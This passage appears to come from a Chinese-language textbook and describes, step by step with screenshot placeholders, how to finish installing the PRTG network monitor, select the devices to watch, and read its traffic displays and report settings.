


图 7.23　设置搜索条件

单击 Next 按钮，进行搜索并添加，如图 7.24 所示。




图 7.24　搜索

单击 Next 按钮，选择需要监控的设备，如图 7.25 所示，到此安装完成。




图 7.25　选择监控的设备

5)　PRTG 的主界面

此时进入 PRTG 的主界面，可即时显示当前设备上的流量，如图 7.26 所示。还可显示详细日期及时间段流量，如图 7.27 所示。

用户可选择图形界面和表格界面，如图 7.28 所示。还可设置报告基本时间，如图 7.29 所示。




图 7.26 显示流量


